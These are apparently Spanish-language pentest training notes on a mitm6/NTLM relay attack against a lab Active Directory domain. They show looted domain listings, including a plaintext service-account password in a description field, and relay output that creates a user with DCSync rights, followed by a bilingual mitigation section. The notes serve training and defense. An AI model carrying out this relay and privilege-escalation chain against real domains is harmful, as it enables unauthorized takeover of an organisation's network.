```

y nos conectara a la computadora

en la carpeta lootme tendremos mucha informacion




como todas las computadoras del dominio

Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	lastLogon	Flags	Created on	SID	description
SPIDERMAN	SPIDERMAN$	SPIDERMAN.MARVEL.local	Windows 10 Enterprise Evaluation		10.0 (19045)	08/01/23 20:47:41	WORKSTATION_ACCOUNT	07/31/23 22:39:38	1108	
THEPUNISHER	THEPUNISHER$	THEPUNISHER.MARVEL.local	Windows 10 Enterprise Evaluation		10.0 (19045)	08/01/23 20:51:39	WORKSTATION_ACCOUNT	07/31/23 22:39:03	1107	
HYDRA-DC	HYDRA-DC$	HYDRA-DC.MARVEL.local	Windows Server 2022 Standard Evaluation		10.0 (20348)	08/01/23 14:36:17	TRUSTED_FOR_DELEGATION, SERVER_TRUST_ACCOUNT	07/31/23 20:35:32	1000	

tambien obtendremos los group_domain



Domain groups

CN	SAM Name	Member of groups	description	Created on	Changed on	SID
DnsUpdateProxy	DnsUpdateProxy		DNS clients who are permitted to perform dynamic updates on behalf of some other clients (such as DHCP servers).	07/31/23 20:36:12	07/31/23 22:15:52	1102
DnsAdmins	DnsAdmins		DNS Administrators Group	07/31/23 20:36:12	07/31/23 22:15:52	1101
Enterprise Key Admins	Enterprise Key Admins		Members of this group can perform administrative actions on key objects within the forest.	07/31/23 20:35:32	07/31/23 22:15:52	527
Key Admins	Key Admins		Members of this group can perform administrative actions on key objects within the domain.	07/31/23 20:35:32	07/31/23 22:15:56	526
Protected Users	Protected Users		Members of this group are afforded additional protections against authentication security threats. See http://go.microsoft.com/fwlink/?LinkId=298939 for more information.	07/31/23 20:35:32	07/31/23 22:15:56	525
Cloneable Domain Controllers	Cloneable Domain Controllers		Members of this group that are domain controllers may be cloned.	07/31/23 20:35:32	07/31/23 22:15:52	522
Enterprise Read-only Domain Controllers	Enterprise Read-only Domain Controllers		Members of this group are Read-Only Domain Controllers in the enterprise	07/31/23 20:35:32	07/31/23 22:15:52	498
Read-only Domain Controllers	Read-only Domain Controllers	Denied RODC Password Replication Group	Members of this group are Read-Only Domain Controllers in the domain	07/31/23 20:35:32	07/31/23 22:15:56	521
Denied RODC Password Replication Group	Denied RODC Password Replication Group		Members in this group cannot have their passwords replicated to any read-only domain controllers in the domain	07/31/23 20:35:32	07/31/23 22:15:52	572
Allowed RODC Password Replication Group	Allowed RODC Password Replication Group		Members in this group can have their passwords replicated to all read-only domain controllers in the domain	07/31/23 20:35:32	07/31/23 22:15:52	571
Terminal Server License Servers	Terminal Server License Servers		Members of this group can update user accounts in Active Directory with information about license issuance, for the purpose of tracking and reporting TS Per User CAL usage	07/31/23 20:35:32	07/31/23 20:35:32	561
Windows Authorization Access Group	Windows Authorization Access Group		Members of this group have access to the computed tokenGroupsGlobalAndUniversal attribute on User objects	07/31/23 20:35:32	07/31/23 20:35:32	560
Incoming Forest Trust Builders	Incoming Forest Trust Builders		Members of this group can create incoming, one-way trusts to this forest	07/31/23 20:35:32	07/31/23 20:35:32	557
Pre-Windows 2000 Compatible Access	Pre-Windows 2000 Compatible Access		A backward compatibility group which allows read access on all users and groups in the domain	07/31/23 20:35:32	07/31/23 20:42:08	554
Account Operators	Account Operators		Members can administer domain user and group accounts	07/31/23 20:35:32	07/31/23 20:58:02	548
Server Operators	Server Operators		Members can administer domain servers	07/31/23 20:35:32	07/31/23 20:58:02	549
RAS and IAS Servers	RAS and IAS Servers		Servers in this group can access remote access properties of users	07/31/23 20:35:32	07/31/23 22:15:56	553
Group Policy Creator Owners	Group Policy Creator Owners	Denied RODC Password Replication Group	Members in this group can modify group policy for the domain	07/31/23 20:35:32	07/31/23 22:19:30	520
Domain Guests	Domain Guests	Guests	All domain guests	07/31/23 20:35:32	07/31/23 22:15:52	514

o el domain user by group

Administrators

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	2023-07-31 22:19:30+00:00	2023-07-31 22:28:06+00:00	1601-01-01 00:00:00+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2023-07-31 22:19:30.772659+00:00	1104	The password is MYpassword123#
Tony Stark	Tony Stark	tstark	2023-07-31 22:17:49+00:00	2023-07-31 22:28:06+00:00	1601-01-01 00:00:00+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2023-07-31 22:17:49.523195+00:00	1103	
Administrator	Administrator	Administrator	2023-07-31 20:34:50+00:00	2023-07-31 20:58:02+00:00	2023-08-01 18:36:46.196070+00:00	DONT_EXPIRE_PASSWD, NORMAL_ACCOUNT	2023-07-31 20:25:45.738667+00:00	500	Built-in account for administering the computer/domain
Group: Domain Admins	Domain Admins	Domain Admins	2023-07-31 20:35:32+00:00	2023-07-31 22:19:30+00:00				512	Designated administrators of the domain
Group: Enterprise Admins	Enterprise Admins	Enterprise Admins	2023-07-31 20:35:32+00:00	2023-07-31 22:19:30+00:00				519	Designated administrators of the enterprise

Domain Guests

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
Guest	Guest	Guest	2023-07-31 20:34:50+00:00	2023-07-31 20:34:50+00:00	1601-01-01 00:00:00+00:00	DONT_EXPIRE_PASSWD, PASSWD_NOTREQD, NORMAL_ACCOUNT, ACCOUNT_DISABLED	1601-01-01 00:00:00+00:00	501	Built-in account for guest access to the computer/domain


Domain Admins

si el administrador del dominio se logea

```
[*] HTTPD: Client requested path: cdn.onenote.net:443
[*] HTTPD: Client requested path: cdn.onenote.net:443
[*] Authenticating against ldaps://192.168.138.136 as MARVEL\Administrator SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from ::ffff:192.168.138.137, attacking target ldaps
://192.168.138.136
[*] HTTPD: Client requested path: http://tile-service.weather.microsoft.com/en-us/
livetile/preinstall?region=us&appid=c98ea5b0842dbb9405bbf071e1da76512d21fe36&form=
threshold

ACE
AceType: {0}
AceFlags: {0}
AceSize: {36}
AceLen: {32}

Ace:{
```

nos arrogara algo como esto entonces la herramienta nos creara un nuevo usuario para nosotros

```
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] HTTPD: Client requested path: http://tile-service.weather.microsoft.com/en-us/
livetile/preinstall?region=us&appid=c98ea5b0842dbb9405bbf071e1da76512d21fe36&form=
threshold
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=MARVEL,DC=local
[*] Adding new user with username: BhveaolIgq and password: ^x9}-1L]VxkM^3u result
: OK
[*] Querying domain security descriptor
[*] Success! User BhveaolIgq now has Replication-Get-Changes-All privileges on the
 domain
```



aqui podemos ver que si lo creo

▼ Charapter 7.9 IPV6 mitigation

IPv6 Attacks - Mitigation

Mitigation Strategies:

1. **IPv6 poisoning** abuses the fact that Windows queries for an IPv6 address even in IPv4-only environments.

   If you do not use IPv6 internally, the safest way to prevent **mitm6** is to block DHCPv6 traffic and incoming router advertisements in Windows Firewall via Group Policy.

   Disabling IPv6 entirely may have unwanted side effects.

   Setting the following predefined rules to **Block** instead of **Allow** prevents the attack from working:

   - (Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6 (DHCPv6-In)
   - (Inbound) Core Networking - Router Advertisement (ICMPv6-In)
   - (Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6 (DHCPv6-Out)

2. If **WPAD** is not used internally, disable it via Group Policy and by disabling the **WinHttpAutoProxySvc** service.
3. Relaying to **LDAP** and **LDAPS** can only be mitigated by enabling both **LDAP signing** and **LDAP channel binding**.
4. Consider adding administrative users to the **Protected Users** group or marking them as **Account is sensitive and cannot be delegated**, which will prevent any impersonation of that user via delegation.

📕 Español (traducción)

Ataques IPv6 - Mitigación

Estrategias de mitigación:

1. El **envenenamiento IPv6** explota el hecho de que Windows consulta direcciones IPv6 incluso en entornos donde solo se usa IPv4.

Si no utilizas IPv6 internamente, la forma más segura de prevenir **mitm6** es bloquear el tráfico DHCPv6 y los anuncios de router entrantes en el Firewall de Windows mediante Group Policy.

Deshabilitar IPv6 por completo puede causar efectos secundarios no deseados.

Configurar las siguientes reglas predefinidas en **Bloquear** en lugar de **Permitir** evita que el ataque funcione:

- (Entrante) Redes principales - Protocolo de configuración dinámica de host para IPv6 (DHCPv6-In)
- (Entrante) Redes principales - Anuncio de router (ICMPv6-In)
- (Saliente) Redes principales - Protocolo de configuración dinámica de host para IPv6 (DHCPv6-Out)

2. Si **WPAD** no se utiliza internamente, debe deshabilitarse mediante Group Policy y desactivando el servicio **WinHttpAutoProxySvc**.
3. El relay hacia **LDAP** y **LDAPS** solo puede mitigarse habilitando tanto la **firma LDAP** como el **LDAP channel binding**.
4. Considera agregar a los usuarios administrativos al grupo **Protected Users** o marcarlos como **La cuenta es sensible y no puede delegarse**, lo que evitará cualquier suplantación de identidad mediante delegación.

Passback attacks (printers)

https://www.notion.so/Attack-AD-2bc27c395a478190a0f7d9795fb0e68b?source=copy_link#30427c395a47801b921bfe8bd3ef4195

La liga anterior es para como se hackeo una impresora

si a veces llegara a pasar que no se cuenta con nada le pedimos al cliente que nos haga una cuenta con pocos privilegios para ver que podemos indagar con enumeracion.

Responder no tumba redes mimt6 si por eso solo son 10 minutos